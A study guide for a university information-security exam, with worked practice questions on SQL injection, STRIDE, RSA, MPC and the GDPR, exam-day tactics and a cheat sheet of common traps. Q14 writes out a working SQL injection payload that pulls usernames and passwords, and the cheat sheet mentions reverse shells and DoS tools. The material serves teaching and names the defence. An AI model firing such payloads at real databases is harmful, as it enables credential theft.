Q14 (Short-answer). Given the UNION-based SQLi payload `' OR 1=1 UNION SELECT user,password FROM users#`, explain what each part does and state the primary defence.

Model answer: The leading `'` **closes the original string literal**; `OR 1=1` keeps the first SELECT valid/always-true; `UNION SELECT user,password FROM users` **appends a second result set** reading the credentials; `#` is a **MySQL comment** that truncates the rest of the application's query so it doesn't break. The primary defence is **prepared (parameterised) statements**, where user input is bound as a literal parameter and never executed as SQL — supplemented by input validation, least privilege, and hashing passwords. [ch. 05]

Q15 (MAQ — select all that apply). Which mappings of STRIDE category → violated security property are correct? - A) Spoofing → Authentication - B) Tampering → Availability - C) Repudiation → Non-repudiation - D) Information Disclosure → Confidentiality - E) Elevation of Privilege → Integrity

Answer: A, C, D — Tampering → **Integrity** (not Availability); Elevation of Privilege → **Authorization** (not Integrity). DoS → Availability is the one tied to availability. [ch. 08]

Q16 (MCQ). In the threat-modeling "Address Threats" step, which strategy is described as the *best true fix* because it removes the responsible functionality (illustrated by Heartbleed)? - A) Mitigate B) Eliminate C) Transfer D) Accept

Answer: B — Eliminating removes the functionality entirely (had SSL lacked the heartbeat message, Heartbleed couldn't exist). Mitigating only makes exploitation harder; it is the default but not a true fix. [ch. 08]

Q17 (Short-answer). RSA worked problem: with $p = 5$, $q = 11$, $e = 13$, find d and encrypt the message $m = 9$. Show the key steps.

Model answer: $n = p \cdot q = 55$; $\phi(n) = (5-1)(11-1) = 40$. Solve $13d \equiv 1 \pmod{40} \rightarrow d = 37$ (since $13 \cdot 37 = 481 = 12 \cdot 40 + 1$). **Encrypt:** $c = 9^{13} \bmod 55$. Using $9^2 \equiv 26$, $9^4 \equiv 16$, $9^8 \equiv 36$: $9^{13} = 36 \cdot 16 \cdot 9 \bmod 55 = 14$. So **c = 14** (and decryption $14^{37} \bmod 55 = 9$). [ch. 09]

Q18 (MAQ — select all that apply). Which statements correctly distinguish RSA from ElGamal? - A) Textbook RSA is deterministic; ElGamal is randomized. - B) RSA's security rests on the discrete-logarithm problem. - C) ElGamal's ciphertext is a pair (c_1, c_2) . - D) ElGamal's security rests on the difficulty of factoring n . - E) Textbook RSA needs padding (e.g. RSA-OAEP) to be secure.

Answer: A, C, E — RSA's hardness = **factoring** (not discrete log); ElGamal's = **discrete log** (not factoring), so B and D are swapped. ElGamal injects fresh randomness k (so the same m gives different ciphertexts) and outputs a pair; textbook RSA is deterministic and insecure without padding. [ch. 09]

Q19 (Short-answer). In two-party MPC, why is computing a sharing of $a \oplus b$ "free" while computing $a \wedge b$ requires communication?

Model answer: With $a = a_1 \oplus a_2$ and $b = b_1 \oplus b_2$, each party computes its XOR share **locally**: $(a \oplus b)_1 = a_1 \oplus b_1$ and $(a \oplus b)_2 = a_2 \oplus b_2$, and these XOR back to $a \oplus b$ — **no messages are exchanged**. For AND, expanding $(a_1 \oplus a_2) \wedge (b_1 \oplus b_2)$ produces cross terms $a_1 \wedge b_2$ and $a_2 \wedge b_1$, each mixing one of Alice's values with one of Bob's. Neither party can compute these alone, so **communication is required** — typically resolved with a Beaver triple $(i, j, k=i \wedge j)$ by opening the masked values $d=a \oplus i$ and $e=b \oplus j$. [ch. 10]

Q20 (MAQ — select all that apply). Which statements about the GDPR and email anti-spoofing are correct? - A) The GDPR is a *regulation* and therefore directly applicable EU law. - B) Under the GDPR you may rely on several lawful bases simultaneously for a single processing activity. - C) SPF checks whether a sending server is authorised to send on a domain's behalf. - D) DKIM is a digital signature that proves message origin and integrity. - E) Strictly anonymized data is still subject to the GDPR.

Answer: A, C, D — You must pick **exactly one** Art. 6 lawful basis (so B is wrong). The GDPR does **not** apply to strictly anonymized data (so E is wrong; pseudonymized data, however, *is* still personal data). SPF = authorised sender; DKIM = signature/integrity. [ch. 07, ch. 11]

Exam-Day Strategy

Time budgeting across 50 questions (150 minutes)

- **Nominal budget:** ~3 min/question, but the two parts have very different costs. A sensible split:
- **35 MCQ/MAQ in ~60–70 minutes** (≈ 1.5 –2 min each). These are recognition tasks — fast.
- **15 short-answer in ~70–80 minutes** (≈ 5 min each). These need composed prose.
- **Reserve the last ~10 minutes** for review, flagged questions, and making sure both platforms (itslearning + Digital Exam) are submitted.
- **Do Part 1 (MCQ in itslearning) first**, then move to Part 2 (short answers in Digital Exam) — that is the platform order on the official sheet. Don't get stuck: you can **freely navigate**, so **flag and skip** anything that takes more than ~2 min on the MCQ pass and return to it.
- **Front-load the points you're sure of.** Since the test is open-book/offline, spend lookup time on the few questions you can't recall, not on ones you already know.

How to approach MCQ vs MAQ

- **Read the stem twice.** Decide whether it is single-answer (MCQ) or multiple-answer (MAQ). If it says "select all that apply" or "which of the following are...", treat it as **MAQ** — evaluate **each option independently** as true/false; partial guessing is risky because MAQ usually needs *every* correct box and *no* wrong box.
- **Eliminate distractors** using the known traps (see below). On MAQ, an option that is *mostly* true but contains one wrong clause (e.g. "DKIM checks whether a server is authorised") is **false** — be precise.
- **Watch for swapped pairs** — the favourite MAQ trick in this course: RHOST↔LHOST, SPF↔DKIM, misuse↔anomaly, RSA-factoring↔ElGamal-discrete-log, Tampering↔Integrity. If two options look like a clean pair, suspect a swap.
- **Don't overthink a recall MCQ.** Your first instinct on a definition is usually right; only change it if you find a concrete reason.

How to approach short-answer

- **Answer the question asked, in its own terms.** If the lecturer frames something a particular way (e.g. DoS = "Availability," firewall types "by OSI layer"), use that framing.
- **Lead with the definition, then the mechanism, then an example.** For "explain X" questions, a crisp 3–5 sentence structure (what / how / why-or-example) scores efficiently.
- **For calculation questions (RSA/ElGamal), show the steps,** not just the final number — $n, \phi(n), d$, then encrypt/decrypt. Partial credit lives in the working. Use the cheat-sheet formulas.
- **Use the offline materials as a backstop, not a crutch** — look up a specific port or CVE if needed, but write the reasoning yourself. (Remember: **no generative AI, no communication, offline only.**)

Common traps to avoid (high-frequency across the guides)

- **NAT $\neq$ NAT Network** (NAT blocks VM↔VM; NAT Network allows it). [ch. 01]
- **-Pn skips host discovery; -sn skips the port scan** — opposites. [ch. 02]
- **Open port $\neq$ vulnerable.** [ch. 02]
- **Vulnerability assessment stops before exploitation.** [ch. 02/03]
- **Reverse shell** (victim connects out) beats firewalls/NAT, not bind shell. [ch. 03]
- **vsFTPD backdoor** → port 6200, not 21. [ch. 03]
- **Static filter needs a return rule; stateful does not.** **Default-deny** is the secure default. **ACLs: first match wins.** [ch. 04]
- **IDS detects; only an IPS acts.** Misuse misses unknown attacks; anomaly causes false positives. **Stack tweaking only delays a SYN flood.** [ch. 04/06]
- **Virus = human action; worm = none.** [ch. 05]
- **Prepared statements (not just input filtering) are the SQLi fix.** # is MySQL-specific (— elsewhere); try " if ' fails. [ch. 05]
- **DoS = Availability.** LOIC does **not** spoof IPs (traceable) and can't DDoS alone. **Slowloris is the only Layer-7 / low-bandwidth tool.** [ch. 06]
- **SPF = authorised server; DKIM = signature/integrity.** URL check is the most reliable manual phishing indicator. [ch. 07]
- **STRIDE pairings** (Tampering→Integrity, EoP→Authorization, Repudiation→Non-repudiation). **Eliminate > mitigate.** **Fuzzing is testing, not mitigation.** **DREAD has two D's.** [ch. 08]
- **Textbook RSA is insecure without padding (OAEP).** RSA = factoring; ElGamal = discrete log + randomized. **OTP key: random, $\geq$ plaintext, never reused.** $\phi(n) = (p-1)(q-1)$; **encrypt/decrypt**

mod n , key relation mod $\varphi(n)$. [ch. 09]

- **MPC: XOR free, AND needs communication.** MPC does **not** hide output-implied leakage. Add the $d_{\wedge e}$ constant on **exactly one** party's share. [ch. 10]
- **Pick exactly ONE GDPR lawful basis.** Pseudonymization $\neq$ anonymization (pseudonymized = still personal data). **72-hour breach notification.** [ch. 11]
- **Attack trees: AND = block any one step; OR = must block all.** Pods talk freely by default (need a Network Policy). Use **K8s Secrets, not ConfigMaps.** [ch. 12]

Final checklist before you walk in

- Arrive **1 hour early** (meeting time); **doors close 15 min before start.**
- Have **all materials downloaded offline** (study guide, slides, lab solutions) — internet only for download/upload.
- Phone/smartwatch **off and in the corner**; one screen only.
- Know your **allocated room** (checked the day before on "DE").
- Plan: **MCQ block first (itslearning) → short-answer (Digital Exam) → review → submit both.**

Good luck — the labs the lecturer named (2, 3, 5, 6, 8, 9) are where the marks concentrate; the cheat sheet above is your last-minute pass.